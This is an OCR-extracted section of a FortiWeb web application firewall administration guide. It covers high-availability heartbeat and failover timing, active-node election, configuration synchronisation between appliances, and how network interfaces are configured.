

For details, see Configuring redundant interfaces on page 131.

Checking your HA topology information and statistics

After completing your HA deployment, you can manage the HA topology and view information and statistics for each HA unit.

Go to **System > High Availability > HA Topology**. From here, you can select the primary unit or secondary appliances in the group, and a pop-up window will appear with the option to disconnect them. If you select a secondary in the group, the pop-up will also provide options to view its attack logs, event logs, and traffic logs. On the log page, you can click the Download button to download the logs of the secondary appliances. To view logs for the primary unit in the group, go to **Log&Report > Log Access** and select the log(s) you want to view.

From **System > High Availability > HA Topology**, click **View HA Statistics** in the top right corner of the window. The following information about each unit in the group is displayed:



For best fault tolerance, make sure that your topology is fully redundant, with no single points of failure.

For example, in the above image, the switch, firewall, and Internet connection are all single points of failure. If any should fail, websites would be unavailable despite the HA group. To prevent this, you would add a dual ISP connection to separate service providers, preferably with their own redundant pathways upstream. You would also add a standby firewall, and a standby switch. For details, see Configuring redundant interfaces on page 131.

HA heartbeat & active node election

HA heartbeat

You can group multiple FortiWeb appliances together as a high availability (HA) group (see FortiWeb high availability (HA) on page 44). The **heartbeat** traffic indicates to other appliances in the HA group that the appliance is up and “alive.”

Heartbeat traffic between HA members occurs over the physical network ports selected in **Heartbeat Interface**. Heartbeat traffic uses multicast on port number 6065 and the IP address 239.0.0.1. The HA IP addresses are hard-coded and cannot be modified.

Ensure that switches and routers that connect to heartbeat interfaces are configured to allow level2 frames. See Heartbeat packet Ethertypes on page 107.

Failover is triggered by any interruption to either the heartbeat **or** a port monitored network interface whose length of time exceeds your configured limits (**Detection Interval** and **Heartbeat Lost Threshold**). When the active (or primary) appliance becomes unresponsive, the standby (or secondary) appliance:

1. Assumes the virtual MAC address of the failed primary unit and broadcasts ARP/NS packets so that other equipment in the network will refresh their MAC forwarding tables and detect the new primary unit
2. Assumes the role of the active appliance and scans network traffic

The heartbeat timeout is calculated by:

Heartbeat timeout = **Detection Interval** x **Heartbeat Lost Threshold**

Time required for traffic to be redirected to the new active appliance varies by your network's responsiveness to changeover notification and by your configuration:

Total failover time = **ARP/NS Packet Numbers** x **ARP/NS Packet Interval(sec)** + Network responsiveness + Heartbeat timeout

For example, if:

- **Detection Interval** is 3 (i.e. 0.3 seconds)
- **Heartbeat Lost Threshold** is 2
- **ARP/NS Packet Numbers** is 3
- **ARP/NS Packet Interval (sec)** is 1
- Network switches etc. take 2 seconds to acknowledge and redirect traffic flow

then the total time between the first unacknowledged heartbeat and traffic redirection could be up to 5.6 seconds.

The above settings can be configured in the CLI using the `system ha` command. For details, see FortiWeb CLI Reference.

Heartbeat packet Ethertypes

Normal IP packets are 802.3 packets that have an Ethernet type (Ethertype) field value of 0x0800. Ethertype values other than 0x0800 are understood as level2 frames rather than IP packets.

By default, HA uses the following Ethertypes:

- **Ethertype 0x8890**—For HA heartbeat packets that HA members use to find other member and to verify the status of other members while the HA group is operating.
- **Ethertype 0x8893**—For HA sessions that synchronize the HA configurations.

Because heartbeat packets are recognized as level2 frames, the switches and routers that connect to heartbeat interfaces require a configuration that allows them. If these network devices drop level2 frames, they prevent heartbeat traffic between the members of the HA group.

In some cases, if you connect and configure the heartbeat interfaces so that regular traffic flows but heartbeat traffic is not forwarded, you can change the configuration of the switch that connects the HA heartbeat interfaces to allow level2 frames with Ethertypes 0x8890 and 0x8893 to pass.

For HA Ethertype, only numbers between 0x8890–0x889f can be used; also, different HA Ethertype shall use different numbers.

How HA chooses the active appliance

Members in an HA group may or may not resume their active and standby roles when the failed appliance resumes responsiveness to the heartbeat.

Since the current active appliance will by definition have a greater uptime than a failed previous active appliance that has just returned online, assuming each has the same number of available ports, the current active appliance usually retains its status as the active appliance, **unless Override** is enabled. If **Override** is enabled, and if **Device Priority** of the returning appliance is higher, it will be elected as the active appliance in the HA group.

If Override is disabled, HA considers (in order):

1. The most available ports
   For example, if two FortiWeb appliances, FortiWeb1 and FortiWeb2, were configured to monitor two ports each, and FortiWeb2 has just one port currently available according to **Port Monitor**, FortiWeb1 would become the active appliance, regardless of uptime or priority. But if both had 2 available ports, this factor alone would not be able to determine which appliance should be active, and the HA group would proceed to the next consideration.
2. The highest uptime value
   Uptime is reset to zero if an appliance fails, or the status of any monitored port (per **Port Monitor**) changes.
3. The smallest **Device Priority** number (that is, 0 has the highest priority)
4. The highest-sorting serial number

Serial numbers are sorted by comparing each character from left to right, where 9 and z are the greatest values, and result in highest placement in the sorted list.

If Override is enabled, HA considers (in order):

1. The most available ports
2. The smallest **Device Priority** number (that is, 0 has the highest priority)
3. The highest uptime value
4. The highest-sorting serial number
   If the heartbeat link occurs through switches or routers, and the active appliance is very busy, it might require more time to establish a heartbeat link through which it can negotiate to elect the active appliance. You can configure the amount of time that a FortiWeb appliance will wait after it boots to establish this connection before assuming that the other appliance is unresponsive, and that it should become the active appliance. For details, see the `boot-time <seconds_int>` setting in FortiWeb CLI Reference.

See also

- FortiWeb high availability (HA) on page 44
- Replicating the configuration without FortiWeb HA (external HA) on page 111

Synchronization

The configurations of the active (or primary) node is automatically synchronized to all the members in the HA group. Synchronization ensures that all appliances in the group remain ready to process traffic, even if you only change one of the appliances. Synchronization traffic uses TCP on port number 6010 and a reserved IP address.

Configurations synchronized by HA

HA group uses the heartbeat link to automatically synchronize most of their configuration. Synchronization includes:

- Core CLI-style configuration file (`FortiWeb_system.conf`)
- X.509 certificates, certificate request files (CSR), and private keys
- HTTP error pages
- FortiGuard IP Reputation Service database
- FortiGuard Security Service files (attack signatures, predefined data types & suspicious URLs, known web crawlers & content scrapers, global allow list, vulnerability scan signatures)
- FortiGuard Antivirus signatures
- Geography-to-IP database

and occurs immediately when an appliance joins the group, and thereafter every 30 seconds.

Although they are not automatically synchronized for performance reasons due to large size and frequent updates, you can manually force HA to synchronize. For instructions, see `execute ha synchronize` in the *FortiWeb CLI Reference* (HTTPs://docs.fortinet.com/product/fortiweb/).

If you do not want to configure HA (perhaps you have a separate network appliance implementing HA externally), you can still replicate the FortiWeb's configuration on another FortiWeb appliance. For details, see Replicating the configuration without FortiWeb HA (external HA) on page 111

Configuration comparing tool

HA Diff tool is introduced to compare the configuration difference between the primary and secondary nodes.

If the HA devices are not synchronized as expected, there will be a "Not sync" icon at the top right corner of the Web UI of the primary device.



By clicking the "Not sync" icon, you will see a page displayed showing the configuration differences between the primary and the secondary device. If you have more than one secondary devices which are all not synchronized with the primary device, this tool will show the differences with the secondary devices one by one. After you fix the difference with the first seconday device, it will then show the difference with the next secondary device, and so on.

Data that is not synchronized by HA

In addition to the HA configuration, some data is also **not** synchronized.

- **FortiWeb HTTP sessions**—FortiWeb appliances can use cookies to add and track its own sessions, functionality that is not inherently provided by HTTP. For details, see HTTP sessions & security on page 39. This state-tracking data corresponds in a 1:1 ratio to request volume, and therefore can change very rapidly. To minimize the performance impact on an HA group, this data is not synchronized.

Failover will **not** break web applications' existing sessions, which do not reside on the FortiWeb, and are not the same thing as FortiWeb's own HTTP sessions. The new active appliance will allow existing web application sessions to continue. For details, see FortiWeb sessions vs. web application sessions on page 41.

FortiWeb sessions are used by some FortiWeb features. **After a failover, these features may not work, or may work differently, for existing sessions.** (New sessions are not affected.) See the description for each setting that uses session cookies. For details, see Sessions & FortiWeb HA on page 43.

Note: All sessions that are shorter than 30 seconds will not be synchronized. Only sessions that have been established for longer than 30 seconds will be synchronized.

- **SSL/TLS sessions**—HTTPS connections are stateful in that they must be able to remember states such as the security associations from the SSL/TLS handshake: the mutually supported cipher suite, the agreed parameters, and any certificates involved. Encryption and authentication in SSL/TLS cannot function without this. However, a new primary FortiWeb's lack of existing HTTPS session information is gracefully handled by re-initializing the SSL/TLS session with the client.This does not impact to the encapsulated HTTP application, has only an initial failover impact during re-negotiation, and therefore is not synchronized.
- **Log messages**—These describe events that happened on that specific appliance. After a failover, you may notice that there is a gap in the original active appliance's log files that corresponds to the period of its downtime. Log messages created during the time when the standby was acting as the active appliance (if you have configured local log storage) are stored there, on the original standby appliance. For details about configuring local log storage, see Configuring logging on page 795.
- **Generated reports**—Like the log messages that they are based upon, PDF, HTML, RTF, and plain text reports also describe events that happened on that specific appliance. As such, report settings are synchronized, but report output is not. For details about this feature, see Reports on page 826.
- **Machine learning data**—Machine learning database is synchronized from the primary node to the secondary node in Active-Passive mode. The data is synchronized every 10 minutes.
  In Active-Active mode, only machine learning Anomaly Detection database is synchronized. Bot Detection and API Protection database is not synchronized.

Configuration settings that are not synchronized by HA

All configuration settings on the active FortiWeb are synchronized to the standby or secondary FortiWeb except these settings:

Host name	The host name distinguishes each member of the FortiWeb HA group. For details, see Changing the FortiWeb appliance's host name on page 719.
Network interfaces (Reverse Proxy or Offline Protection mode only)	In Active-Passsive mode, only the FortiWeb appliance acting as the main appliance, actively scanning web traffic, is configured with IP addresses on its network interfaces (or bridge). The standby appliance **only** uses the configured IP addresses if a failover occurs, and the standby appliance therefore assumes the role of the main appliance.

or **Bridge** (True Transparent Proxy or Transparent Inspection mode only)	In standard Active-Active mode, all the group members actively scan web traffic. The IP address configured for the primary appliance is synchronized to and used by all the group members. In high volume Active-Active mode, the IPv4 and IPv6 addresses configured for the interfaces on each appliance are not synchronized. For details, see Configuring the network interfaces on page 117 or Configuring a bridge (V-zone) on page 124. If you have configured reserved management ports for an HA member, that configuration, including administrative access and other settings, is not synchronized.
Firewall	In high volume Active-Active mode, the firewall settings configured in **System > Firewall** are not synchronized. In Active-Passive and standard Active-Active modes, the firewall settings are synchronized to all members.
Static Route/Policy Route	In high volume Active-Active mode, the static route and policy route configured in **System > Network > Route** are not synchronized. In Active-Passive and standard Active-Active modes, these settings are synchronized to all members.
HA Static Route/HA Policy Route	The HA static route and policy route configured in **System > High Availability > Settings > HA Static Route**/ **System > High Availability > Settings > HA Policy Route** are not synchronized to all HA members. HA static route and policy route are only available in Active-Passive and standard Active-Active modes.
RAID level	RAID settings are hardware-dependent and determined at boot time by looking at the drives (for software RAID) or the controller (hardware RAID), and are not stored in the system configuration. Therefore, they are not synchronized. For details, see "RAID level & disk statuses" on page 1.
HA active status and priority	The HA configuration, which includes FortiWeb high availability (HA) on page 44, is not synchronized because this configuration must be different on the primary and secondary appliances.

Replicating the configuration without FortiWeb HA (external HA)

Configuration synchronization provides the ability to duplicate the configuration from another FortiWeb appliance without using FortiWeb high availability (HA).

The synchronization needs at least two FortiWeb devices. One as a Client, and one as a Server. The Client device initiates request to the server device. The server device then sends its configurations to the client device. Please note it is not a bilateral synchronization. It adds any missing items, and overwrites any items that are identically named, but does not delete unique items on the target FortiWeb, nor does it pull items from the target to the server device.

Replicating the configuration can be useful in some scenarios where you cannot use, or do not want, FortiWeb HA:

- **External active-active HA** (load balancing) could be provided by the firewall, the router, or an HTTP-aware load balancer such as FortiADC.

- **External active-passive HA** (failover) could be provided by a specialized failover device, instead of the FortiWebs themselves, for network load distribution, latency, and performance optimization reasons. The failover device must monitor for live routes.
- **Multiple identical non-HA**FortiWeb appliances in physically distant locations with the same network scheme might be required to have the same (maybe with a few extra different) server policies, and therefore management could be simplified by configuring one FortiWeb and then replicating that to the others.

In such cases, you may be able to save time and preserve your existing network topology by synchronizing a FortiWeb appliance's configuration with another FortiWeb. This way, you do **not** need to individually configure each one, and do **not** need to use FortiWeb HA.

This is an example of a configuration synchronization network topology:



Configuration synchronization is **not** a complete replacement for HA. Each synchronized FortiWeb does **not** keep any heartbeat link (no failover will occur and availability will not be increased) nor does it load balance with the other. Additionally, configuration synchronization will **not** delete items on the target FortiWeb if the item's name is different. Also it will not import items that exist on the target, but not on your local FortiWeb.

If you require such features, either use FortiWeb HA instead, or augment configuration synchronization with an external HA/load balancing device such as FortiADC.

Like HA, due to hardware-based differences in valid settings, configuration synchronization requires that both FortiWeb appliances be of the **same model**. You cannot, for example, synchronize a FortiWeb-VM and FortiWeb 1000D.

You can configure which port number the appliance uses to synchronize its configuration. For details, see Config-Sync on page 56.

Synchronize each time you change the configuration, and are ready to propagate the changes. Unlike FortiWeb HA, configuration synchronization is **not** automatic and continuous. Changes will only be pushed when you manually initiate it.

To replicate the configuration from another FortiWeb

Back up your system before changing the operation mode (see Backup & restore on page 740). Synchronizing the configuration overwrites the existing configuration, and cannot be undone without restoring the configuration from a backup.

1. Go to **System > Config > Config-Synchronization**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Network Configuration** category. For details, see Permissions on page 52.
2. For **Peer FortiWeb IP**, enter the IP address of the target FortiWeb appliance that you want to receive configuration items from your local FortiWeb appliance.
3. For **Peer FortiWeb Port**, enter the port number that the target FortiWeb appliance uses to listen for configuration synchronization. The default port is 995.
4. For **Peer FortiWeb 'admin' user password**, enter the password of the administrator account named `admin` on the other FortiWeb appliance.
5. For **Synchronization Type**, select one of the following options:

Full	For all compatible operation modes except WCCP, synchronizes all configuration except: • **System > Admin > Administrator** `(config system admin)` • **System > Admin > Profiles** `(config system admin accprofile)` • **System > Config > Config Synchronization** `(config system conf-sync)` • **System > Config > HA** `(config system ha)` • **System > Config > SNMP** `(config system snmp sysinfo/community/user)` • **System > Maintenance > Backup & Restore > FTP Backup** `(config system backup)` When the operation mode is WCCP, synchronizes all configuration except: • **System > Admin > Administrator** `(config system admin)` • **System > Admin > Profiles** `(config system admin accprofile)` • **System > Config > Config Synchronization** `(config system conf-sync)` • **System > Config > HA** `(config system ha)` • **System > Network > Interface** `(config system interface)` • **System > Config > WCCP Client** `(config system wccp)` • **System > Config > SNMP** `(config system snmp sysinfo/community/user)` • **System > Maintenance > Backup & Restore > FTP backup** `(config system backup)` • **System > Network > Route > Static Route** `(config router static)` • **System > Network > Route > Policy Route** `(config router policy)`

	Note: This option is not available if the FortiWeb appliance is operating in Reverse Proxy mode. For details, see Supported features in each operation mode on page 66.
Partial	Synchronizes all configurations except: • **System > Network > Interface** `(config system interface)` • **System > Network > Fail-open** `(config system fail-open)` • **System > Network > DNS** `(config system dns)` • **System > Network > V-zone** `(config system v-zone)` • **System > Config > Config Synchronization** `(config system conf-sync)` • **System > Admin** `(config system admin/accprofile/settings/admin-certificate local/ca)` • **System > Config > FDS Proxy** `(config system fds proxy override/schedule)` • **System > Config > HA** `(config system ha)` • **System > Config > HSM** `(config system hsm)` • **System > Config > SNMP** `(config system snmp sysinfo/community/user)` • **System > Config > RAID** `(config system raid)` • **System > Firewall** `(config system firwall address/service/firewall-policy/snat-policy)` • **System > Config > FortiSandbox > FortiSandbox-Statistics** `(config system fortisandbox-statistics)` • **System > Config > WCCP Client** `(config system wccp)` • **System > Network > Route > Policy Route** `(config router policy)` • **System > Network > Route > Static Route** `(config router static )` • **System > Maintenance > Backup & Restore > FTP Backup** `(config system backup)` • **User > PKI User** `(config user pki user)` • **User > User Group > Admin Group** `(config user admin-usergrp)` • **Server Objects > Service** `(config server-policy service custom/predefined)` • **Server Objects > Server > Virtual Server** `(config server-policy vserver)` • **Server Objects > Server > Server Pool** `(config server-policy server-pool)` • **Server Objects > Server > Health Check** `(config server-policy helth)` • **Policy > Server Policy** `(config server-policy policy)` • **System > Certificate** `(config system certificate)` • `config system global` • `config system console` • `config system ip-detection` • `config system network-option`

- `config system fips-cc`
- `config system tcpdump`
- `config router setting`
- `config system antivirus`

For a detailed list of settings that are excluded from a partial synchronization, including CLI-only settings, see the *FortiWeb CLI Reference*:HTTPs://docs.fortinet.com/product/fortiweb/

To test the connection settings, click **Test**. Results appear in a pop-up window. If the test connection to the target FortiWeb succeeds, this message should appear:

```
Service is available...
```

If the following message appears:

```
Service isn't available...
```

verify that:

- the other FortiWeb is the same model
- the other FortiWeb is configured to listen on your indicated configuration sync port number (see Config-Sync on page 56)
- the other FortiWeb's `admin` account password matches
- firewalls and routers between the two FortiWebs allow the connection

6. Optionally, enable **Auto-Sync**. This feature allows you to automatically synchronize the configurations hourly, daily, or weekly. Select one of the following:
   Every—Use the **hour** and **minute** drop-down menus to select the interval at which the configurations are synchronized. For example, selecting `5` for **hour** and `0` for **minute** will synchronize the configurations every five hours.
   Daily—Use the **hour** and **minute** drop-down menus to select the time (24-hour clock) at which the configurations are synchronized. For example, Selecting `10` for **hour** and `30` for **minute** will synchronize the configurations every day at 10:30.
   Weekly—Use the **day**, **hour**, and **minute** drop-down menus to select the day and time of day at which the configurations are synchronized. For example, selecting `Sunday` for **day**, `5` for **hour**, and `15` for **minute** will synchronize the configurations every Sunday at 5:15.
7. Click **Push config**.
   A dialog appears, warning you that all policies and profiles with identical names will be overwritten on the other FortiWeb, and asking if you want to continue.
8. Click **Yes**.

The FortiWeb appliance sends its configuration to the other, which synchronizes any identically-named policies and settings. Time required varies by the size of the configuration and the speed of the network connection. When complete, this message should appear:

```
Config. synchronized successfully.
```

See also

- Topologies for high availability (HA) clustering on page 75

Configuring the network settings

When shipped, each of the FortiWeb appliance's physical network adapter ports (or, for FortiWeb-VM, vNICs) has a default IP address and netmask. If these IP addresses and netmasks are not compatible with the design of your unique network, you must configure them.

Network Interface*	IPv4 Address/Netmask	IPv6 Address/Netmask
port1	192.168.1.99/24	::/0
port2	0.0.0.0/0	::/0
port3	0.0.0.0/0	::/0
port4	0.0.0.0/0	::/0
* The number of network interfaces varies by model.		

You also must configure FortiWeb with the IP address of your DNS servers and gateway router.

You can use either the web UI or the CLI to configure these basic network settings.

- If you are installing a FortiWeb-VM virtual appliance, and you followed the instructions in the *FortiWeb-VM Install Guide* (https://docs.fortinet.com/fortiweb/hardware), you have already configured some of the settings for `port1`. To fully configure **all** of the network interfaces, you **must** complete this chapter.
- If FortiWeb is deployed in HA cluster, the 169.254.0.0/16 IP range will be used for HA heartbeat. **DO NOT** configure any network interfaces or VLANs with an IP address within 169.254.0.0/16, otherwise HA may fail to synchronize.

To configure a network interface or bridge

To connect to the CLI and web UI, you **must** assign at least one FortiWeb network interface (usually `port1`) with an IP address and netmask so that it can receive your connections. Depending on your network, you usually must configure others so that FortiWeb can connect to the Internet and to the web servers it protects.

How should you configure the other network interfaces? Should you add more? Should each have an IP address? That varies. In some cases, you may **not** want to assign IP addresses to the other network interfaces.

Initially, each physical network port (or, on FortiWeb-VM, a vNIC) has only one network interface that directly corresponds to it — that is, a "physical network interface." Multiple network interfaces ("subinterfaces" or "virtual interfaces") can be associated with a single physical port, and vice versa ("redundant interfaces"/"NIC teaming"/"NIC bonding" or "aggregated links"). These can provide features such as link failure resilience or multi-network links.

FortiWeb does not currently support IPSec VPN, so the virtual interfaces for IPSec VPN are not supported. If you require these features, implement them separately on your FortiGate, VPN appliance, or firewall.

Usually, each network interface has at least one IP address and netmask. However, this is not true for bridges.

Bridges (V-zones) allow packets to travel between the FortiWeb appliance's physical network ports over a physical layer link, **without** an IP layer connection with those ports.

Use bridges when:

- The FortiWeb appliance operates in True Transparent Proxy or Transparent Inspection mode, and
- You want to deploy FortiWeb between incoming connections and the web server it is protecting, **without** changing your IP address scheme or performing routing or network address translation (NAT)

For bridges, do **not** assign IP addresses to the ports that you will connect to either the web server or to the overall network. Instead, group the two physical network ports by adding their associated network interfaces to a bridge.

Configure each network interface that will connect to your network or computer (see Configuring the network interfaces on page 117 or Configuring a bridge (V-zone) on page 124). If you want multiple networks to use the same wire while minimizing the scope of broadcasts, configure VLANs (see Adding VLAN subinterfaces on page 121).

See also

- Configuring the network interfaces on page 117
- Adding VLAN subinterfaces on page 121
- Link aggregation on page 127
- Configuring a bridge (V-zone) on page 124

Configuring the network interfaces

You can configure network interfaces either via the web UI or the CLI. If your network uses VLANs, you can also configure VLAN subinterfaces. For details, see Adding VLAN subinterfaces on page 121.

If the FortiWeb appliance is operating in True Transparent Proxy or Transparent Inspection mode and you will configure a V-zone (bridge), do **not** configure any physical network interfaces other than port1. Configured NICs cannot be added to a bridge. For details, see Configuring a bridge (V-zone) on page 124.

If this FortiWeb will belong to a FortiWeb HA cluster, do **not** configure any network interface that will be used as an HA heartbeat and synchronization link. If you are re-cabling your network and must configure it, connect and switch to the new HA link **first**. Failure to do so could cause unintentional downtime, failover, and ignored IP address configuration. To switch the HA link, see FortiWeb high availability (HA) on page 44.

To customize the network interface information that FortiWeb displays when you go to **System > Network > Interface**, right-click the heading row. Select and clear the columns you want to display or hide, and then click **Apply**.

To configure a network interface's IP address via the web UI

1. Go to **System > Network > Interface**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Network Configuration** category. For details, see Permissions on page 52.

   If the network interface's **Status** column is **Bring Up**, its administrative status is currently "down" and it will not receive or emit packets, even if you otherwise configure it. To bring up the network interface, click the **Bring Up** link.

This **Status** column is **not** the detected physical link status; it is the administrative status that indicates whether you permit network interface to receive and/or transmit packets.

For example, if the cable is physically unplugged, `diagnose hardware nic list port1` or "Operation widget" on page 1 may indicate that the link is down, even though you have administratively enabled it by clicking **Bring Up**.

By definition, HA heartbeat and synchronization links should always be “up.” Therefore, if you have configured FortiWeb to use a network interface for HA, its **Status** column will always display **HA Member**.

2. Double-click the row of the network interface that you want to modify.
The **Edit Interface** dialog appears. **Name** displays the name and media access control (MAC) address of this network interface. The network interface is directly associated with one physical link as indicated by its name, such as **port2**.
In HA, it may use a virtual MAC instead. For details, see HA heartbeat on page 106 and FortiWeb high availability (HA) on page 44.
3. Configure these settings:

Addressing Mode	Specify whether FortiWeb acquires an IPv4/IPv6 address for this network interface manually or using DHCP.

IP/Netmask	Type the IP address and subnet mask, separated by a forward slash (`/`), such as `192.0.2.2/24` for an IPv4 address or `2001:0db8:85a3:::8a2e:0370:7334/64` for an IPv6 address.
	
	The IP address must be on the same subnet as the network to which the interface connects. Two network interfaces cannot have IP addresses on the same subnet.
	In Active-Passive and Standard Active-Active HA modes, the IPv6 DAD feature is by default disabled, which means FortiWeb won't know whether the IPv6 address of its network interface is conflicted with other devices connected with it. You can run the following command on the primary node to enable this feature:
	`config system global`
	`  set ipv6-dad-ha enable`
	`end`
	The IP address conflict detection is a one-time action executed only when you configure the IPv6 address of the network interface. It will not be performed again upon reboot or failover even if there are conflicted IP addresses.

Administrative Access	Enable the types of administrative access that you want to permit to this interface. These options do **not** disable **outgoing** administrative connections, such as update polling connections to the FDN or outgoing ICMP resulting from a CLI command such as `execute ping`. Neither do they govern traffic destined for a web server or virtual server, which are governed by policies. These options **only** govern **incoming**

	connections destined for the appliance itself. **Caution:** Enable **only** on network interfaces connected to trusted private networks (defined in Trusted Host on page 711, Administrators on page 709, Administrators on page 709) or directly to your management computer. If possible, enable only secure administrative access protocols such as HTTPS or SSH. Failure to restrict administrative access could compromise the security of your FortiWeb appliance.
HTTPS	Enable to allow secure HTTPS connections to the web UI through this network interface. To configure the listening port number, see Global web UI & CLI settings on page 55.
PING	Enable to allow: • ICMP type 8 (`ECHO_REQUEST`) • UDP ports 33434 to 33534 for `ping` and `traceroute` to be received on this network interface. When it receives an `ECHO_REQUEST` (“ping”), FortiWeb will reply with ICMP type 0 (`ECHO_RESPONSE` or “ping”). **Note:** Disabling **PING** only prevents FortiWeb from **receiving** ICMP type 8 (`ECHO_REQUEST`) and traceroute-related UDP. It does **not** disable FortiWeb CLI commands such as `execute ping` or `execute traceroute` that **send** such traffic. For the management port, when **PING** is enabled, to allow `execute ping` for the management port, you need to configure the Firewall rule.
HTTP	Enable to allow HTTP connections to the web UI through this network interface. To configure the listening port number, see Global web UI & CLI settings on page 55. The HTTP access to FortiWeb's GUI will be automatically redirected to HTTPS, so you can't enable HTTP alone, it should be enabled along with HTTPS.
SSH	Enable to allow SSH connections to the CLI through this network interface.
